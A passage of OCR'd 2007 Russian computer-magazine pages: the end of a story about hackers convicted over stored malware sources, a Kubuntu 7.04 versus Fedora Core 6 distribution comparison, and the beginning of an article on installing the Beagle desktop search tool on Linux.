«В ходе экспертиз мы обнаружили множество исходников вредоносных программ: антивирусные программы не детектируют их, но на их основе можно быстро создать новые вредоносные программы. Были найдены не только распространенные версии вредоносных программ, но и авторские разработки. Некоторые из них были представлены даже в нескольких версиях. Например, найдена совершенствуемая во времени последовательность версий бота (с исходниками), которая разрабатывалась и использовалась участниками истории».
Участники, кстати, и не отрицали. Да, у них были исходные тексты некоторых программ. Но они пользовались ими исключительно для ознакомления, а не для вреда другим пользователям. Хранение программ — это единственное, что согласились признать хакеры из всего приговора. Что ж, суду оказалось достаточно.

Постскриптум

Эта история не плод больного воображения. Это наши дни, это наша страна. А эти парни — обыкновенные компьютерщики, каких немало. Хакерство не игрушки. За него действительно можно сесть в тюрьму. На троих Петров, Степанов и Максаков получили 24 года лишения свободы. А твоя болваночка с модифицированными эксплойтами по-прежнему лежит на самом видном месте рабочего стола?



ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning
Уже в
продаже
MAXI tuning
КОВБОИ НАДУЛИ
САМУРАЯ

Битва супербизонов: Kubuntu vs Fedora

СПАРИНГ-СРАВНЕНИЕ ДИСТРИБУТИВОВ KUBUNTU 7.04 И FEDORA CORE 6



ДЕНИС «DHSILABS» КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU, HTTP://DKWS.ORG.UA /
СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /


Весна порадовала всех линуксоидов многочисленными релизами. Особняком стоит появление новой версии Ubuntu 7.04 — дистрибутива, уже более двух лет стоящего в самом верху топа distrowatch.com с его не менее ожидаемыми сателлитами (KUbuntu, Edubuntu, XUbuntu). Для сравнения была выбрана версия KUbuntu, поскольку сейчас наиболее популярной рабочей средой является KDE. В противоположном углу ринга — Fedora Core.

KUbuntu
ОС: KUbuntu 7.04 Feisty Fawn
Сайт проекта: www.ubuntu.com
Производитель: Canonical Ltd.
Дата выхода: 19 апреля 2007 года, официально дистрибутив будет поддерживаться в течение 18 месяцев
Лицензия: GPL
Аппаратные платформы: x86, x86-64, UltraSPARC
Системные требования:
Десктоп: Intel Pentium или AMD CPU, 256 Мб RAM и 2 Гб + 256 Мб под swap
Сервер: Intel Pentium/Xeon или AMD CPU, 64 Мб RAM и 500 Мб

Kernel 2.6.20, GCC 4.1.2, Glibc 2.5, Udev 108, KDE 3.5.6, X.org 7.2, OpenOffice.org 2.2
Появилась поддержка системы виртуализации KVM; упрощен механизм установки Java, закрытых драйверов и мультимедиа-кодеков (установка в один клик на десктопе). В Network Manager реализованы средства настройки беспроводного доступа, включая расширенную поддержку WPA. Упрощен процесс установки дополнительных пакетов с Beryl или Compiz для обеспечения визуальных эффектов на рабочем столе (Compiz включается через System, Preferences, Desktop Effects).

Fedora Core
ОС: Fedora Core 6 Zod
Сайт проекта: http://fedoraproject.org/wiki
Производитель: Red Hat, Inc.
Дата выхода: 25 октября 2006 года
Лицензия: GPL/EULA
Аппаратные платформы: x86, x86-64, PPC, Apple Macintosh (на основе новых процессоров Intel)
Системные требования:
Десктоп: Intel Pentium II или AMD CPU, 256 Мб RAM и 3-4 Гб + 256 Мб под swap
Сервер: Intel Pentium/Xeon или AMD CPU, 128 Мб RAM и 900 Мб
Kernel 2.6.18, GCC 4.1.1, Glibc 2.5.3, Udev 095, KDE 3.5.4, X.org 7.1, OpenOffice.org 2.0.4

Изменений в этой версии довольно много. Начну с производительности: все приложения собраны с помощью DT_GNU_HASH, в результате — прирост производительности до 50%. И это не просто слова — тот же OpenOffice Writer, с которым приходится довольно часто работать, открывается мгновенно, чего не наблюдается в других дистрибутивах (ни в Ubuntu, ни в Mandriva). Также появилась новая фоновая служба, позволяющая увеличить производительность сетевых файловых систем AFS и NFS. Кроме того, была увеличена скорость работы yum и подсистемы печати CUPS.
Произошли изменения как на пользовательском (интерфейс нового дистрибутива стал красивее), так и на системном уровне (новый менеджер



> KUbuntu: все, что нужно, в KUbuntu есть



> KUbuntu: программы установки пакетов и настройки системы

виртуализации, графический конфигуратор устранения неисправностей, поддержка Анакондой IPv6, новые возможности по работе со Smart-картами, новая утилита lvm2-cluster и др.).

Системные требования

KUbuntu

Системные требования дистрибутива, по сегодняшним меркам, весьма скромны. Пользователи Linux выпали из гонки процессоров, поэтому ты будешь комфортно себя чувствовать и на машине, собранной еще в прошлом веке. Единственное, к чему неравнодушен пингвин, — это оперативная память: чем ее больше, тем лучше. В KUbuntu можно без проблем выполнять повседневную работу на компьютере с Celeron 633 с 256 Мб ОЗУ и видеокартой того же года выпуска. Правда, проверка показывает, что такой объем памяти быстро заполняется и при более интенсивной работе или запуске тяжелых приложений (к примеру, OpenOffice.org) машина начинает активно свопить.

Fedora Core

С одной стороны, системные требования дистрибутива довольно скромные, а с другой — мне до сих пор непонятно, почему для текстового режима нужно 128 Мб, а графический вариант программы установки Anaconda требует не менее 256 Мб. Да, для графического режима 256 Мб — это самый минимум, но зачем инсталлятору 256 Мб? Поэтому на очень старых компьютерах этот дистрибутив не установишь, чего не скажешь о KUbuntu, способном работать в текстовом режиме на 64 Мб ОЗУ.
Моя рабочая лошадка — Duron 1,6 ГГц и 768 Мб оперативной памяти. Такой конфигурацией никого не удивишь, но для Fedora — это даже больше, чем нужно. В порядке эксперимента я извлек модуль памяти 512 Мб, осталось 256 Мб — вполне можно работать. Конечно, временами система начинает свопить, но все равно приложения запускаются быстрее, чем в той же Mandriva 2007 с таким же объемом оперативной памяти. Замеры секундомером я проводить не стал, но по субъективным ощущениям, приложения загружаются быстрее, чем в KUbuntu.

Варианты исполнения

KUbuntu

Дистрибутив распространяется в нескольких вариантах, что позволяет выбрать наиболее удобный. Так, доступны версии для i386-платформы и 64-битных систем в CD- и DVD-исполнении. Версия под PowerPC вполне закономерно исчезла из списка поддерживаемых платформ. Версия CD, кроме традиционного LiveCD-варианта с возможностью установки на жесткий диск, имеет и вариант alternate install CD. Последний предназначен больше для тех, кто хочет контролировать процесс установки от начала и до конца. С его помощью можно создавать заранее сконфигурированные OEM-варианты (в состав KUbuntu включен OEM Installer), автоматически устанавливать или обновлять систему. И только в alternate можно выбрать установку базовой системы. Последнее будет полезно, если KUbuntu планируется параллельно устанавливать и на сервер. Текстовый инсталлятор имеет еще один несомненный плюс. В случае сложностей с определением видеокарты, когда графический инсталлятор откажется работать, текстовый позволит пройти весь процесс до конца, а затем в работающей системе разобраться с проблемой.
Зато LiveCD-вариант поможет сразу определиться: подходит или не подходит, ставить или не ставить. Также не стоит забывать и о многочисленных братьях KUbuntu, использующих другие рабочие окружения: Ubuntu с Gnome и Xubuntu с XFCE, которые собираются из одного репозитария. Список неофициальных — еще с два десятка. Несомненным плюсом является возможность бесплатно получить дистрибутив, заказав его на shipit.kubuntu.org. Ждать придется до 4-6 недель, но и не у каждого толстый канал.

Fedora Core

Заказать Fed ora Core можно в любом интернет-магазине. Стоит он недорого: 250 рублей — DVD-версия и 375 рублей — 5CD. Безусловно, вариант на DVD удобнее — все пакеты собраны на одном диске и при установке системы не нужно исполнять роль диджея, периодически вставляя в привод нужные диски. Как вариант, дистрибутив можно бесплатно скачать с ближайшего миррора, либо через Торрент.

Совместимость с железом

KUbuntu

Для Linux уже давно миновали те черные времена, когда, для того чтобы заставить работать все железо, нужно было прошерстить с десяток форумов и пересобрать ядро, наложив с десяток патчей. Kubuntu без проблем будет работать на большей части как старого, так и нового железа. Noname-устройства, возможно, придется выбирать в списке вручную или искать подходящий модуль, но это скорее исключение, чем правило. Причем я заметил, что если тюнер этой известной фирмы не получается настроить в KUbuntu, то его не заставишь работать и в Fedora или Mandriva.
В версии 7.04 уже включена поддержка нескольких процессоров, поэтому пользователи двухпроцессорных систем, вроде AMD Athlon 64 X2 Dual Core, в dmesg | less увидят в списке оба процессора. Пересобирать ядро, как раньше, чтобы активировать второй процессор, уже не требуется. Для чипов nVIDIA nForce и дистрибутива Debian, от которого и пошел KUbuntu, характерна проблема с APIC, приводящая к kernel panic. Поэтому при запуске к параметрам ядра следует добавлять noapic и nolapic.
Кстати, если Daper Drake (Ubuntu 6.06.1) при установке отказался определять мою ATI X800GTO PALIT и без бубна не обошлось, то Олень повел себя в высшей степени благородно, самостоятельно определив и настроив карту :). Кроме того, заработала встроенная гигабитная сетевая карта, которая по непонятным причинам ранее отказывалась отправлять пакеты дальше локалхоста. Цифровая фотокамера, Bluetooth и флешка, вставленные в USB-порт, были подхвачены на лету. Более того, открылись соответствующие приложения.



> Fedora Core: создание разделов при установке



> Fedora Core: Anaconda не показывает, сколько места занимают выбранные пакеты

Как и в 6.10, доступен Hardware Database Collection, предназначенный для тестирования компонентов компьютера на работоспособность и отсылки результата разработчикам для оценки.

Fedora Core

Многих пользователей Linux отпугивает тем, что он поддерживает далеко не все устройства. Должен отметить, что это уже миф. Давно прошли те времена, когда, для того чтобы заработала часть устройств, нужно было пару раз пересобрать ядро, а оставшаяся часть устройств так и оставалась ненастроенной. Сейчас проблемы могут возникнуть разве что с Win-модемами.
На моем домашнем компьютере установлен Linux (даже не один, а три — Ubuntu, Fedora и Mandriva). Поддерживается все оборудование — не было у меня такого устройства, которое бы не заработало. Звук и видео — отлично, но с этими компонентами системы уже давно проблем нет. Принтер Lexmark E321 поддерживается стандартно. Кстати, на диске с драйверами принтера есть драйверы для Linux — приятно, но они все равно мне не понадобились. Сканер тоже функционирует. Flash-диск, цифровой фотоаппарат Olympus, мобильный телефон Philips 960 via Bluetooth — все это работает. Единственное, что мне не понравилось, — это отсутствие автоматического монтирования flash-дисков, поэтому команду mount -t vfat /dev/sda1 /mnt/flash приходится набирать вручную. С двухпроцессорными машинами Fedora дружит. Теперь не нужны разные ядра (SMP и не SMP) для многопроцессорных и однопроцессорных машин. Одно ядро может работать как на обычных, так и на SMP-системах.

Установка

KUbuntu

Установка дистрибутива в LiveCD-варианте упрощена до безобразия. Сначала в меню выбираем Start or Install Kubuntu (если выбрать русский по <F2> — «Запуск Kubuntu»), после чего загружается полноценная система. Да, если выбран русский язык интерфейса (но смысла в этом нет, поскольку в дистрибутиве нет соответствующих пакетов), в соседнем меню лучше указать английскую раскладку клавиатуры. Переключатель раскладки в LiveCD не устанавливается, и ввести что-либо в консоли будет невозможно.
Если дистрибутив устраивает, просто щелкаем по единственному на рабочем столе значку Install и следуем указаниям мастера. Запутаться будет тяжело, тем более что после выбора русского языка все подсказки будут русифицированы. Разбиение диска можно доверить программе или произвести этот процесс самостоятельно. Также при выборе раскладки можно указать вариант Russia (Winkeys), после чего в системе будет установлена нормальная раскладка, с точкой и запятой на своем месте, и отпадет необходимость в ручной правке конфигурационного файла. Пакетов никто выбирать не дает, все ставится, как есть. Нажатие на последнем шаге кнопки «Advanced» позволит установить загрузчик в другое, отличное от MBR, место.

Fedora Core

Программа установки ничем не удивила — обычная Anaconda, к которой все давно привыкли. Но есть один момент, который меня сильно огорчил. При выборе групп пакетов не сообщается, сколько дискового пространства будут занимать выбранные пакеты. У меня произошла анекдотическая ситуация: программа установки установила почти все пакеты и лишь после этого сообщила, что места на диске не хватает, и предложила... перезагрузку. Поэтому, прежде чем устанавливать Fedora, следует убедиться в том, что места на жестком диске достаточно. Сколько нужно места этому пингвину, пришлось выяснять экспериментальным путем. Полный список пакетов требует чуть более 9 Гб, а еще нужно 175 Мб для программы установки (эти 175 Мб будут освобождены после завершения установки) и не менее 5% свободного пространства для работы системы после установки. Поэтому, чтобы установить все, что есть на дистрибутивных носителях, понадобится около 10 Гб. Минимальная установка (без X.Org, текстовый режим, минимальный набор приложений) требует почти 900 Мб (плюс 90 Мб для программы установки и 5% для работы самой системы). Еще не нужно забывать о своп-разделе — от 256 до 512 Мб, в зависимости от размера оперативки.

Удобство работы и интерфейса

KUbuntu

Еще с Тритона (Edgy Eft) в Ubuntu используется новая система загрузки upstart, заменившая традиционный /sbin/init, оставшийся еще со времен System V. Результат — уменьшение времени загрузки операционной системы как минимум на порядок. Это первое, что бросается в глаза при знакомстве с KUbuntu.
В KUbuntu используется концепция «одна задача — одно приложение» — после установки не увидишь привычного многообразия приложений, исполняющих одну роль. Новичок не запутается, а пользователь со стажем всегда сможет перенастроить систему под себя. Очевидно, поэтому был убран Firefox, и теперь для серфинга предлагается использовать только Konqueror. Хотя если есть желание — в репозитарии лежит Firefox 2.0.0.3. Шрифты в 7.04 выглядят на порядок лучше, чем в 6.06.
В KUbuntu нет трехмерных рабочих столов, но в оформлении окон использованы 3D-градиенты, поэтому внешний вид можно назвать приятным.





> Домашние страницы проектов KUbuntu и FedoraCore

Интерфейс KUbuntu по умолчанию не локализован. Не помещаются на одном диске все пакеты с 42 локалями. Поэтому после установки необходимо доустановить пакеты language-pack-kde-ru и language-pack-kde-ru-base, а также openoffice.org-l10n-ru для OpenOffice.org.
Традиционно во всех Ubuntu нет несвободного ПО, в том числе и популярных кодеков. Поэтому послушать музыку в mp3 и посмотреть видео, записанное в популярных форматах, не удастся. Для быстрой установки таких программ можно использовать EasyUbuntu. Для mp3 нужно установить libxine-extracodecs, а для видео — libakode2-mpeg, libarts1-xine, libarts1-mpeglib и w32codecs.
Все настройки дистрибутива собраны в одном месте в «Настройках Системы» (System Settings). Здесь две вкладки. Advanced предназначена больше для административных целей, пользователю можно туда и не заглядывать. Хотя нет. В 7.04 добавлен новый пункт «Программы Windows». При нажатии на него менеджер запросит установку Wine. После выполнения этой процедуры можно будет запускать программы Windows. Для настройки принтеров от HP есть отдельный пункт в меню HPLIP Toolbox.
Система управления питанием также существенно переработана. Пользователи ноутбуков могут выбирать между производительностью системы и длительностью работы от батарей. При закрытии крышки система впадает в спячку. А при выключении питания доступен режим гибернации, выбрав который, после запуска можно получить систему в том состоянии, в котором она была оставлена.
Диск содержит WinFOSS — набор свободного ПО для Windows.

Fedora Core

Загрузка системы традиционная, то есть старый добрый /sbin/init. Благодаря DT_GNU_HASH она довольно шустрая, но KUbuntu все же загружается быстрее. А если сравнивать с Mandriva, то тут быстрее грузится Fedora. Графический интерфейс традиционно удобен, также нет никаких проблем с русификацией. Если в KUbuntu нужно доустанавливать пакеты локализации (кстати, в Ubuntu нет таких проблем), то в Fedora Core на это тратить время не придется.

Поддержка mp3 отсутствует, что не есть хорошо, поскольку вся музыка у меня (да и у большинства пользователей) именно в этом формате. Выход из положения — указать репозитарий Livna и установить дополнительные пакеты. В yum.conf добавляем следующие строки:

```
[livna]
name=Livna for Fedora Core $releasever — $basearch
— Base
baseurl=http://rpm.livna.org/fedora/$releasever/
$basearch/RPMS.lvn
enabled=1
gpgcheck=0
```

После этого вводим команды:

```
yum install amarok*
yum install xmms*
yum install mplayer*
yum install xine-lib-extras-nonfree-1.1.2-5.lvn6
yum install kdemultimedia-extras-nonfree*
```

Особых нареканий по поводу удобства использования Fedora Core нет — после добавления поддержки mp3 можно полноценно работать. А то какая же это работа — без музыки и интернета! А вот об интернете — в следующем разделе.


Сеть

KUbuntu


Настройка сети полностью автоматизирована с помощью сервиса zeroconf/Avahi. Поэтому если нет DHCP-сервера, можно соединить несколько компьютеров вместе, а они уже сами, как Маки, между собой разберутся, кто есть кто. При подключении создается сеть диапазона 169.254.*.* и автоматически задается имя компьютера. Настройку

KUBUNTU VS UBUNTU

Многие считают, что KUbuntu — это только Ubuntu с KDE. В действительности не все так просто. Интерфейс Ubuntu локализован из коробки, поэтому никаких дополнительных действий не потребуется. Программа установки в Ubuntu имеет не 6, а 8 шагов. В этом дистрибутиве есть еще Ubuntu Migration assistant, задача которого — экспортировать из установленной Windows закладки Internet Explorer и Firefox, обои рабочего стола, контакты AOL IM и Yahoo IM. Кроме того, в Ubuntu есть удобный мастер Restricted Drivers Manager, позволяющий легко устанавливать недостающие кодеки для прослушивания mp3 и просмотра видео. Не зря в интернете слышны разговоры о том, что Ubuntu уделяется несколько больше внимания и средств (KUbuntu фактически поддерживает один человек, а Ubuntu — целая команда).



> KUbuntu: разбиение разделов при установке



> Fedora Core: конфигуратор настройки сети

Ethernet и Wi-Fi сети удобно производить с помощью KNetworkManager, значок которого помещен на панели задач. Модемное соединение поможет настроить KPPP. А если ты используешь PPPoE, просто введи в консоли «sudo pppoeconf», ответь на пару вопросов — и ты в инете. Затем в сеть можно будет входить, набрав команду в консоли или используя все тот же KNetworkManager. Для просмотра сетевых ресурсов Windows никаких специальных настроек не требуется.

Fedora Core

Поддержка сети меня устраивает полностью. Все, что мне нужно, поддерживается, а именно: DHCP (мой сетевой адаптер получает все настройки автоматически), ADSL/PPPoE (у меня RadioEthernet) и, конечно же, коммутируемые соединения (когда канал RadioEthernet падает, приходится переходить на модем).

Система apt является самой удобной из существующих — можно не только устанавливать пакеты, не думая о зависимостях, но и создавать локальные репозитарии, копировать их на CD. В качестве графической надстройки к apt предлагается Adept, простой и понятный в использовании. Достаточно отметить нужное приложение — обо всем остальном он побеспокоится сам.

Fedora Core

Безусловно, Fedora больше подойдет тем пользователям, у которых нет «жирного» интернет-канала. Например, мне, чтобы подогнать Ubuntu под себя, пришлось выкачать из интернета около 200 Мб. Да, многое из того, что я закачивал, обычному Linux-пользователю не нужно, но я даже не могу представить, сколько бы времени и нервов я потратил при закачке этих 200 Мб по модему.

«ПОСЛЕ УСТАНОВКИ МЕНЕДЖЕР ПАКЕТОВ СООБЩИЛ, ЧТО ОН ЗНАЕТ О 21388 ПАКЕТАХ. И ЭТО ТОЛЬКО ОСНОВНОЙ РЕПОЗИТАРИЙ. МНОГИЕ ДОЛГОЕ ВРЕМЯ РАБОТАЮТ В KUBUNTU, А ПОТОМ С УДИВЛЕНИЕМ ОБНАРУЖИВАЮТ, ЧТО В СИСТЕМЕ НЕТ КОМПИЛЯТОРА»

Конфигураторы сети работают правильно, чего, например, нельзя сказать о Mandriva. Да, там есть поддержка ADSL, конфигуратор настраивает соединение, но после перезагрузки оно пропадает, и его уже нельзя поднять. Приходится выкручиваться, а в Fedora Core с сетью полный порядок, как и в KUbuntu.

Софт и система обновлений

KUbuntu

KUbuntu — это все-таки Debian (в красивой обертке), а последний имеет самый большой репозитарий пакетов среди всех остальных дистрибутивов. Все наработки, доступные пользователям Debian, могут быть использованы и в KUbuntu. Но репозитарий KUbuntu тоже не подкачал. После установки менеджер пакетов сообщил, что он знает о 21388 пакетах. И это только основной репозитарий. Многие долгое время работают в KUbuntu, а потом с удивлением обнаруживают, что в системе нет компилятора. Нужный пакет всегда можно найти в одном из репозитариев. Дистрибутив, при наличии хорошего соединения с интернетом, подгоняется под свои запросы за пару часов, а не дней, как это было с остальными.

Все, что нужно для работы с Fedora (ну или почти все), можно найти на дистрибутивном DVD-диске. Это, конечно, радует. Но мне не понравилось то, что менеджер установки пакетов по умолчанию настроен на закачку пакетов из интернета. С одной стороны, это хорошо — ведь устанавливаемые версии будут самыми свежими. Но с другой — зачем тогда помещать пакеты на DVD? Чтобы устанавливать их вручную? Но способ заставить Fedora устанавливать пакеты с дистрибутивного DVD все же есть: www.dkws.org.ua/phpbb2/viewtopic.php?t=1286.

Выводы

Оба дистрибутива заслуживают внимания. KUbuntu производит впечатление более шустрого и «легковесного» дистрибутива, несмотря на «генеральную оптимизацию» Fedora Core. В KUbuntu нравится быстрый запуск, работающий без глюков Kopete, но приходится мириться с закачкой софта из интернета (если это не DVD). В Fedora Core красивые экранные шрифты, удобный конфигуратор настройки сети, обилие софта на DVD. Говорить об этих дистрибутивах можно долго, но чтобы решить, что лучше, тебе нужно попробовать их в деле самостоятельно.

Пингвинья ищейка

BEAGLE: ПРИЛОЖЕНИЕ ДЛЯ ОРГАНИЗАЦИИ ПОИСКА ПЕРСОНАЛЬНЫХ ДАННЫХ НА ЛОКАЛЬНОЙ МАШИНЕ



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Объемы современных жестких дисков позволяют хранить колоссальное количество самой разнообразной информации. Но без определенной систематизации и наличия быстро работающей программы поиска весь архив может превратиться в бесполезные залежи, занимающие место на диске и не приносящие никакой пользы. Пользователи, работающие в Windows, уже давно используют удобные приложения, позволяющие найти любую информацию в локальной системе: Google Desktop, Ищейка, AVSearch, Spotlight. Теперь приложения с подобной функциональностью (и даже лучше) есть и для Linux.

Что было раньше

Начинающие пользователи Linux обычно теряются, столкнувшись с проблемой поиска нужного файла или отрывка текста. Исторически сложилось так, что во всех *nix-системах преобладают текстовые, а не бинарные форматы, для редактирования которых достаточно обычного текстового редактора. Здесь даже в офисных пакетах, появившихся несколько позже, используется XML-подобный, то есть текстовый, формат. Для поиска информации в документах LaTeX, веб-файлах html, текстовых, конфигурационных файлах и некоторых других применяются обычные утилиты, алгоритм работы которых оттачивался годами. Поэтому для поиска текстового фрагмента в любой книге или форуме тебе предложат попробовать что-то из grep, slocate и find. Используя эти утилиты, можно найти все и вся в любую погоду, время суток и при любом настроении. Например, чтобы найти все скрипты в /etc, в которых упоминается утилита iptables, вводим:

```
$ sudo grep -r "iptables" /etc
```


Либо:

```
$ sudo find /etc -name '*.conf' -print | xargs grep
"iptables" /dev/null
```

Но так было во времена, когда системой пользовались исключительно профессионалы. Смена ориентировки на обычного пользователя потребовала соответствующих приложений, которые могут найти информацию в документах разного типа, внутри архивов, тэгах музыкальных файлов и т.д. Все это должно работать быстро, быть удобным и понятным простому пользователю.

Поисковая машина Beagle

Приложение Beagle (beagle-project.org) — это уникальная поисковая машина, написанная на Mono (свободной альтернативе Microsoft .NET для Linux), которая предоставляет пользователям Linux довольно мощную и удобную систему поиска любой информации в свалках каталогов. Его основой послужила free/open source кроссплатформенная библиотека Lucene (lucene.apache.org), первоначально разработанная на Java, а затем перенесенная на другие языки: Perl, PHP, C++, Python, Ruby и C#. Порт для последнего — Lucene.Net (incubator.apache.org/projects/lucene.net.htm) — и используется при индексации.
Проект Beagle был назван самым ожидаемым продуктом 2005 года. После того как компания Ximian, которая разрабатывала Beagle, была выкуплена Novell, проект получил значительную поддержку (в том числе и финансовую) и стал развиваться значительно быстрее. И хотя в настоящий момент



> Веб-инструмент Peagle

> Чем там занимается beagled?

разработка еще далека до финального релиза, включение пакетов Mono и использующих их приложений в такие дистрибутивы, как Fedora Core и OpenSuse, вселяет надежду, что Ищейка будет развиваться и дальше.
Beagle умеет индексировать и искать данные:

- в документах офисных пакетов OpenOffice.org, MS Office, AbiWord, RTF, Adobe PDF;
- в графических файлах (png, jpg, tiff, gif, svg) и тэгах музыкальных файлов (mp3, ogg и flac);
- в почте Kmail и Thunderbird, Evolution (включая контакты и календарь);
- в журналах IM-клиентов Gaim и Kopete, а также агрегаторах новостных лент Liferea, Akregator и Blam;
- в истории web-браузеров Firefox, Epiphany и Konqueror;
- в документации Texinfo, Man, Docbook, Monodoc;
- в исходных кодах C, C++, C#, Fortran, Java, JavaScript, Lisp, Matlab, Pascal, Perl, PHP, Python, Ruby, Scilab, скриптах shell;
- в архивах (zip, tar, gzip, bzip2);
- в обычных текстовых файлах.

И это далеко не весь список. Большинство приложений для поиска информации в локальной системе сначала перебирают все файлы в указанном пользователем каталоге и индексируют найденную информацию. При этом создается база данных, которая в дальнейшем и используется при поиске. Естественно, в такой БД информация может устареть, поэтому для ее обновления периодически необходимо повторять индексирование каталогов. Для решения этой проблемы был создан демон beagled; он постоянно находится в оперативной памяти и отслеживает все изменения в файлах, автоматически поправляя индекс. Но обо всем по порядку.

Установка Beagle

Несмотря на то что Beagle по умолчанию не входит в большинство дистрибутивов, он, как правило, доступен в репозитариях. Можно, конечно, попробовать собрать его самому с помощью исходных текстов, тем более что последние версии собираются гораздо лучше первых :). При наличии всех библиотек (beagle-project.org/Installing_prerequisites) достаточно ввести стандартные:

```
$ ./configure
$ make
$ sudo make install
```

В ASPLinux и других дистрибутивах, использующих yum, команда установки будет такой:

```
$ sudo yum install beagle
```

Beagle по умолчанию устанавливается в Ubuntu, начиная с версии 6.10, но в Kubuntu его нет даже в 7.04. В официальном репозитарии Ubuntu Ищейка присутствует, но далеко не самая последняя версия. Поэтому лучше подключить альтернативный репозитарий. Для этого добавляем в /etc/apt/sources.list такую строку:

```
deb http://beagle-project.org/files/ubuntu/dapper/
./
```


Пользователи версии 6.10 должны поменять dapper на edgy. Теперь смотрим, что есть по Beagle в KUbuntu:

```
$ sudo apt-get update
$ sudo apt-cache search beagle
beagle-dev — library for accessing beagle
(development files)
libbeagle0 — library for accessing beagle
(development files)
beagle — indexing and search tool for your personal
data
beagle-backend-evolution — evolution data backend
for beagle
kerry — a KDE frontend for the Beagle desktop search
daemon
kio-beagle — beagle kio-slave
python-beagle — python bindings for beagle
```

Кроме самого beagle, нам, очевидно, может понадобиться kerry, который является интерфейсом к демону для среды KDE, и kio-beagle, который позволяет интегрировать функциональность Beagle файловому менеджеру Konqueror, реализуя протокол beagle:/.
Хотя, впрочем, это и необязательно. Ставим:

```
$ sudo apt-get install beagle kio-beagle kerry
```

